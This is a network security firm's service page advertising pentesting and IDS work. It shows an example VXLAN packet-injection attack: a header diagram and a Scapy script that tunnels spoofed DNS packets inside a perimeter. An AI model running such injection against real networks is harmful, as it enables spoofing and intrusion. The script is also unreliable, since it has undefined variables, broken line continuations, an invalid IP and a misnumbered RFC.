# Zencurity: infrastructure security and testing

- Pentest and security services focused on network infrastructure and reviewing

- Getting your network online, from procurement of connections and devices to full BGP configuration

- We provide performance, penetration testing and DDoS testing – port scans are free

- Network security consulting, network design, routers, loadbalancing, ask

- Need an Intrusion Detection System (IDS) – we recommend and run Suricata IDS and Zeek in production

**Example pentest attacks, VXLAN packet injection**

```
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|R|R|R|R|I|R|R|R|            Reserved                          |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|             VXLAN Network Identifier (VNI) |   Reserved      |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
Inner Ethernet Header:
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|             Inner Destination MAC Address                    |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
| Inner Destination MAC Address | Inner Source MAC Address     |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|             Inner Source MAC Address                         |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|OptnlEthtype = C-Tag 802.1Q    | Inner.VLAN Tag Information    |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

Figure 1: VXLAN Header

**Create VXLAN header and inside packet**

```python
#!/usr/bin/python
from scapy.all import *
vxlanport=4789        # RFC 7384 port 4789, Linux kernel default 8472
vni=37                # Usually VNI == destination VLAN
vxlan=Ether(dst=routermac)/IP(src=vtepsrc,dst=vtepdst)/
    UDP(sport=vxlanport,dport=vxlanport)/VXLAN(vni=vni,
    flags="Instance")
broadcastmac="ff:ff:ff:ff:ff:ff"
randommac="00:51:52:01:02:03"
attacker="185.129.62.666"
destination="your network"
packet=vxlan/Ether(dst=broadcastmac,src=randommac)/IP(src=attacker,
        dst=destination)/UDP(sport=testport,dport=insideport)/
        DNS(rd=1,id=0xdead,qd=DNSQR(qname="www.zencurity.com"))

srp(packet)
```

Figure 2:  Spoofed DNS packets inside the perimeter

♡ love internet packets ♡